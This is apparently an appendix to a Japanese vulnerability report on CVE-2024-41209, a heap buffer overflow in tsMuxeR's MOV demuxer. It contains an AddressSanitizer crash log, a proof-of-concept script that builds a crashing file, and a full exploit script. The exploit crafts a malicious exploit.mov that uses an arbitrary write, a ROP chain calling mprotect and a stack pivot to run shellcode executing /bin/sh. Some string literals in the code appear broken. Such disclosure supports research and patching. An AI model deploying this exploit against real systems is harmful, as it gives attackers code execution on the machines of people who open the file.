std::char_traits<char>, std::allocator<char> > const&) ???
#9 0x55555592b669 in main ???
#10 0x7ffff794cd8f in __libc_start_call_main
csu/../sysdeps/nptl/libc_start_call_main.h:58
#11 0x7ffff794ce3f in __libc_start_main_impl csu/../csu/libc-start.c:392
#12 0x55555566c6d4 in _start ???

```

0x615000001180 is located 0 bytes to the right of 512-byte region
[0x615000000f80,0x615000001180)
allocated by thread T0 here:

```

#0 0x55555572c35d in operator new(unsigned long) ???
#1 0x555555a082d5 in void std::vector<MOVStts, std::allocator<MOVStts>
>::_M_realloc_insert<>(__gnu_cxx::__normal_iterator<MOVStts*,
std::vector<MOVStts, std::allocator<MOVStts> > >) ld-temp.o:?

```

SUMMARY: AddressSanitizer: heap-buffer-overflow ??? in
MovDemuxer::mov_read_trun(MovDemuxer::MOVAtom)

Shadow bytes around the buggy address:

```

0x0c2a7fff81e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff81f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c2a7fff8200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c2a7fff8210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c2a7fff8220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c2a7fff8230:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff8240: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff8250: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff8260: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff8270: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c2a7fff8280: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa

```

Shadow byte legend (one shadow byte represents 8 application bytes):

```

Addressable:          00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone:    fa
Freed heap region:    fd
Stack left redzone:    f1
Stack mid redzone:     f2
Stack right redzone:   f3
Stack after return:    f5
Stack use after scope: f8
Global redzone:        f9
Global init order:     f6
Poisoned by user:      f7
Container overflow:     fc
Array cookie:          ac
Intra object redzone:  bb
ASan internal:         fe
Left alloca redzone:   ca
Right alloca redzone:  cb

```

==1850721==ABORTING

Crash context:

Execution stopped here ==> 0x00007ffff79b99fc: mov r13d,eax

Register info:

```
rax - 0x0000000000000000 (0)
rbx - 0x00007ffff78eec00 (140737346726912)
rcx - 0x00007ffff79b99fc (140737347557884)
rdx - 0x0000000000000006 (6)
rsi - 0x000000000001c3d61 (1850721)
rdi - 0x000000000001c3d61 (1850721)
rbp - 0x000000000001c3d61 (0x1c3d61)
rsp - 0x00007ffffffc740 (0x7ffffffc740)
r8 - 0x00007ffffffc810 (140737488341008)
r9 - 0xbffffff00000ffff (-4611687117937967105)
r10 - 0x0000000000000008 (8)
r11 - 0x00000000000000246 (582)
r12 - 0x0000000000000006 (6)
r13 - 0x0000000000000016 (22)
r14 - 0x1000000000000000 (1152921504606846976)
r15 - 0x2000000000000000 (2305843009213693952)
rip - 0x00007ffff79b99fc (0x7ffff79b99fc <__GI__pthread_kill+300>)
eflags - 0x00000246 ([ PF ZF IF ])
cs - 0x00000033 (51)
ss - 0x0000002b (43)
ds - 0x00000000 (0)
es - 0x00000000 (0)
fs - 0x00000000 (0)
gs - 0x00000000 (0)
k0 - 0x00000000f4776004 (4101464068)
k1 - 0x000000000000ffff (65535)
k2 - 0x000000000000001f (31)
k3 - 0x0000000000000000 (0)
k4 - 0x0000000000000000 (0)
k5 - 0x0000000000000000 (0)
k6 - 0x0000000000000000 (0)
k7 - 0x0000000000000000 (0)
```

コード A-1 CVE-2024-41209 検出時の Address Sanitizer の出力

```
#!/usr/bin/env python3
from ptrlib import *

# ファイルヘッダ
ftyp = b"
ftyp += b'iso5' # major_brand
ftyp += p32(1, 'big') # minor_version

# tfhdのためにnum_tracksをインクリメントする
trak = b"
```

```

# tfhdのためにtrexを追加する
trex = b''
trex += b'¥x00'          # version
trex += b'¥x00¥x00¥x00' # flags
trex += p32(1, 'big')    # track_id
trex += p32(1, 'big')    # stsd_id
trex += p32(0, 'big')    # duration
trex += p32(0, 'big')    # size
trex += p32(0, 'big')    # flags

# trunのためにfrag->track_idを設定する
tfhd = b''
tfhd += b'¥x00'          # version
tfhd += b'¥x00¥x00¥x00' # flags
tfhd += p32(1, 'big')    # track_id

trun1_entries = [
    0xdeadbeef, 0xcafebabe, 0xfeeldead
]
trun1 = b''
trun1 += b'¥x00'          # version
trun1 += b'¥x00¥x08¥x00' # flags (set for ctts_data)
trun1 += p32(len(trun1_entries), 'big') # entries
trun1 += flat(trun1_entries, map=lambda x: p32(x, 'big'))

ctts = b''
ctts += b'¥x00'          # version
ctts += b'¥x00¥x00¥x00' # flags
ctts += p32(0, 'big')    # entries (resize)

# 脆弱性の発火
trun2_entries = [
    0x1234beef, 0x2345babe, 0x3456dead
]
trun2 = b''
trun2 += b'¥x00'          # version
trun2 += b'¥x00¥x08¥x00' # flags (set for ctts_data)
trun2 += p32(len(trun2_entries), 'big') # entries
trun2 += flat(trun2_entries, map=lambda x: p32(x, 'big'))

# MOVファイルの構築
moov = b''
moov += p32(8 + len(trak), 'big') + b'trak' + trak
moov += p32(8 + len(trex), 'big') + b'trex' + trex
moov += p32(8 + len(tfhd), 'big') + b'tfhd' + tfhd
moov += p32(8 + len(trun1), 'big') + b'trun' + trun1
moov += p32(8 + len(ctts), 'big') + b'ctts' + ctts
moov += p32(8 + len(trun2), 'big') + b'trun' + trun2

payload = b''

```

```

payload += p32(8 + len(ftyp), 'big') + b'ftyp' + ftyp
payload += p32(8 + len(moov), 'big') + b"moov" + moov

with open("exploit.mov", "wb") as f:
    f.write(payload)

#sock = Process(["./tsMuxeR", "exploit.mov"])
#sock.sh()

```

コード A-2 CVE-2024-41209 を引き起こす入力を作成する PoC コード

```

from ptrlib import *

addr_arg0 = 0x900ed0 - 0x100
addr_arg1 = 0x900ed0 - 0x100 + 0x10
addr_arg2 = 0x900ed0 - 0x100 + 0x20
addr_args = 0x900ed0 - 0x100 - 0x20

def craft_write(addr, val):
    return [
        0xb990c031, # xor eax, eax
        # or al, XX; shl eax, 8
        # 0xb990000c | (((addr >> 24) & 0xff) << 8), 0xb908e0c1,
        0xb990000c | (((addr >> 16) & 0xff) << 8), 0xb908e0c1,
        0xb990000c | (((addr >> 8) & 0xff) << 8), 0xb908e0c1,
        0xb990000c | (((addr >> 0) & 0xff) << 8),
        # mov bl, XX
        0xb99000b3 | (val << 8),
        # mov [rax], bl
        0xb9901888
    ]

def craft_string(addr, s):
    out = []
    for i, c in enumerate(s):
        out += craft_write(addr + i, c)
    return out

shellcode = []
shellcode += craft_string(addr_arg0, b'/bin/sh¥0')
shellcode += craft_string(addr_arg1, b'-c¥0')
shellcode += craft_string(addr_arg2, b'ls -lha; id; date¥0')
for i in range(3):
    shellcode += craft_write(addr_args+i, (addr_arg0 >> (i*8)) & 0xff)
for i in range(3):
    shellcode += craft_write(addr_args+8+i, (addr_arg1 >> (i*8)) & 0xff)
for i in range(3):
    shellcode += craft_write(addr_args+0x10+i, (addr_arg2 >> (i*8)) & 0xff)
addr = addr_args+0x18
shellcode += [
    0xb990c031, # xor eax, eax

```

```

    # or al, XX; shl eax, 8
    0xb990000c | (((addr >> 16) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 8) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 0) & 0xff) << 8),
    # xor ebx, ebx
    0xb990db31,
    # mov [rax], rbx
    0xb9188948
]

# Set rsi
addr = addr_args
shellcode += [
    0xb990c031, # xor eax, eax
    # or al, XX; shl eax, 8
    0xb990000c | (((addr >> 16) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 8) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 0) & 0xff) << 8),
    # mov esi, eax
    0xb990c689,
]

# Set rdi
addr = addr_arg0
shellcode += [
    0xb990c031, # xor eax, eax
    # or al, XX; shl eax, 8
    0xb990000c | (((addr >> 16) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 8) & 0xff) << 8), 0xb908e0c1,
    0xb990000c | (((addr >> 0) & 0xff) << 8),
    # mov edi, eax
    0xb990c789,
]

shellcode += [
    'xor edx, edx',
    'xor eax, eax',
    'mov al, 59',
    'syscall',
]

elf = ELF("./tsMuxeR")

# ファイルヘッダ
ftyp = b"
ftyp += b'iso5' # major_brand
ftyp += p32(1, 'big') # minor_version

# tfhdのためにnum_tracksをインクリメントする
trak = b"

```

```

# tfhdのためにtrexを追加する
trex1 = b''
trex1 += b'¥x00'          # version
trex1 += b'¥x00¥x00¥x00' # flags
trex1 += p32(1, 'big')    # track_id
trex1 += p32(1, 'big')    # stsd_id
trex1 += p32(0, 'big')    # duration
trex1 += p32(0, 'big')    # size
trex1 += p32(0, 'big')    # flags

# trunのためにfrag->track_idを設定する
tfhd1 = b''
tfhd1 += b'¥x00'          # version
tfhd1 += b'¥x00¥x00¥x00' # flags
tfhd1 += p32(1, 'big')    # track_id

trun1_entries = [0] * (0x1f0 // 0x10)
trun1 = b''
trun1 += b'¥x00'          # version
trun1 += b'¥x00¥x08¥x00' # flags (set for ctts_data)
trun1 += p32(len(trun1_entries), 'big') # entries
trun1 += flat(trun1_entries, map=lambda x: p32(x, 'big'))

ctts1 = b''
ctts1 += b'¥x00'          # version
ctts1 += b'¥x00¥x00¥x00' # flags
ctts1 += p32(0, 'big')    # entries (resize)

# 本質パート
addr_write = 0x901e60 - len(shellcode) * 8
trun2_entries = [0xdeadbeef, 0x191] + [0] * 22 + [addr_write]
trun2 = b''
trun2 += b'¥x00'          # version
trun2 += b'¥x00¥x08¥x00' # flags (set for ctts_data)
trun2 += p32(len(trun2_entries), 'big') # entries
trun2 += flat(trun2_entries, map=lambda x: p32(x, 'big'))

# vectorを作るためのctts
ctts2 = b''
ctts2 += b'¥x00'          # version
ctts2 += b'¥x00¥x00¥x00' # flags
ctts2 += p32(1, 'big')    # entries (resize)
ctts2 += p32(0, 'big') + p32(0, 'big') # count / duration

# 壊れたvectorに書き込むためのAAW
# 0x007b0851: mov esp, ebp; pop rbx; pop rbp; mov rax, r12; pop r12; ret;
rop_pivot = next(elf.gadget(
    "mov esp, ebp; pop rbx; pop rbp; mov rax, r12; pop r12; ret"
))

```

```

def convert(b):
    assert len(b) < 4
    return u32(b + b'¥x90'*(3 - len(b)) + b'¥xb9')

ctts3_entries = []
for i in range(0, len(shellcode), 2):
    ctts3_entries.append([
        shellcode[i] if isinstance(shellcode[i], int) else convert(assemble(shellcode[i])),
        shellcode[i+1] if isinstance(shellcode[i+1], int) else
convert(assemble(shellcode[i+1]))
    ])

ctts3_entries += [
    [0xdead0000, 0xcafe0000], # rbx / rbp
    [0xdead0012, next(elf.gadget('pop rdi; ret'))], # r12
    [addr_write & ~0xfff, next(elf.gadget('pop rsi; ret'))],
    [0x4000, next(elf.gadget('pop rdx; ret'))],
    [0b111, next(elf.gadget('pop rax; ret'))],
    [syscall.x64.mprotect, next(elf.gadget('syscall; pop rbp; ret'))],
    [rop_pivot, addr_write],
]

ctts3 = b"
ctts3 += b'¥x00'          # version
ctts3 += b'¥x00¥x00¥x00' # flags
ctts3 += p32(len(ctts3_entries), 'big') # entries (resize)
ctts3 += flat(ctts3_entries, map=lambda p: p32(p[0], 'big') + p32(p[1], 'big'))

moov = b"
moov += p32(8 + len(trak), 'big') + b'trak' + trak
moov += p32(8 + len(trex1), 'big') + b'trex' + trex1
moov += p32(8 + len(tfhd1), 'big') + b'tfhd' + tfhd1
moov += p32(8 + len(trun1), 'big') + b'trun' + trun1
moov += p32(8 + len(ctts1), 'big') + b'ctts' + ctts1
moov += p32(8 + len(trak), 'big') + b'trak' + trak    # MovStreamContextを確保
moov += p32(8 + len(ctts2), 'big') + b'ctts' + ctts2 # vectorをセット
moov += p32(8 + len(trun2), 'big') + b'trun' + trun2 # heap overflow
moov += p32(8 + len(ctts3), 'big') + b'ctts' + ctts3 # AAW

payload = b""
payload += p32(8 + len(ftyp), 'big') + b'ftyp' + ftyp
payload += p32(8 + len(moov), 'big') + b"moov" + moov
payload += p32(8, 'big') + b'cmov' # throw

with open("exploit.mov", "wb") as f:
    f.write(payload)

#sock = Process([".tsMuxeR", "exploit.mov"])

```

```
#sock.sh()
```

コード A-3 CVE-2024-41209 で攻撃対象の制御を奪取する入力を生成する **Exploit** コード